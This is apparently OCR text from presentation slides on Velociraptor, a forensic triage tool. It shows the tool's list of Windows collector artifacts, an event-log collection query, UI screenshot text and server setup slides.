Windows.Triage.Collectors.Chrome
Windows.Triage.Collectors.Edge
Windows.Triage.Collectors.EventLogs
Windows.Triage.Collectors.EventTraceLogs
Windows.Triage.Collectors.EvidenceOfExecution
Windows.Triage.Collectors.Firefox
Windows.Triage.Collectors.InternetExplorer
Windows.Triage.Collectors.Jabber
Windows.Triage.Collectors.LnkFiles
Windows.Triage.Collectors.NTFSMetadata
Windows.Triage.Collectors.OutlookPST
Windows.Triage.Collectors.PowershellConsoleLogs
Windows.Triage.Collectors.RecycleBin
Windows.Triage.Collectors.RegistryHives
Windows.Triage.Collectors.EventLogs
Type: client
Collect event log files.
Parameters
Name
Default
triageTable
Type,Accessor,Glob
EventLogs,ntfs,C:\Windows\system32\winevt\logs*.evtx
EventLogs,ntfs,C:\Windows\system32\config*.evt
Source
1 SELECT * FROM Artifact.Triage.Collection.UploadTable(triageTable=triageTable)
2
2019-07-25 22:22:57 UTC


Velociraptor | View Artifacts
Not secure | https://localhost:8889/app.html#/view_artifacts
Search Box
Velocidex-01 connected
0
nick
triage
Server.Analysis.Triage.PowershellConsole
Triage.Collection.Upload
Triage.Collection.UploadTable
Windows.Triage.Collectors.EventLogs
Type: client
Collect event log files.
Type,Accessor,Glob
EventLogs,ntfs,C:\Windows\system32\winevt\logs*.evtx
EventLogs,ntfs,C:\Windows\system32\config*.evt
Windows.Triage.Collectors.Firefox
Windows.Triage.Collectors.InternetExplorer
Windows.Triage.Collectors.Jabber
Windows.Triage.Collectors.LnkFiles
Windows.Triage.Collectors.NTFSMetadata
Windows.Triage.Collectors.OutlookPST
Windows.Triage.Collectors.PowershellConsoleLogs
Windows.Triage.Collectors.RecycleBin
Windows.Triage.Collectors.RegistryHives
1 SELECT * FROM Artifact.Triage.Collection.UploadTable(triageTable=triageTable)
2
2019-07-25 22:22:57 UTC


Setup

© Velocidex Enterprises 2019 / www.velocidex.com

Server setup




Server setup




Start the config generator

Server setup




config generator

Server setup



Start the config generator


Server setup



Start the config generator

Answer the questions

